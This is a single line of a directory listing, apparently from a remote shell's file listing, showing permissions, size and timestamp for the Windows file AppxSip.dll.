100666/rw-rw-rw- 263680 fil 2025-04-25 00:22:10 -0400 AppxSip.dll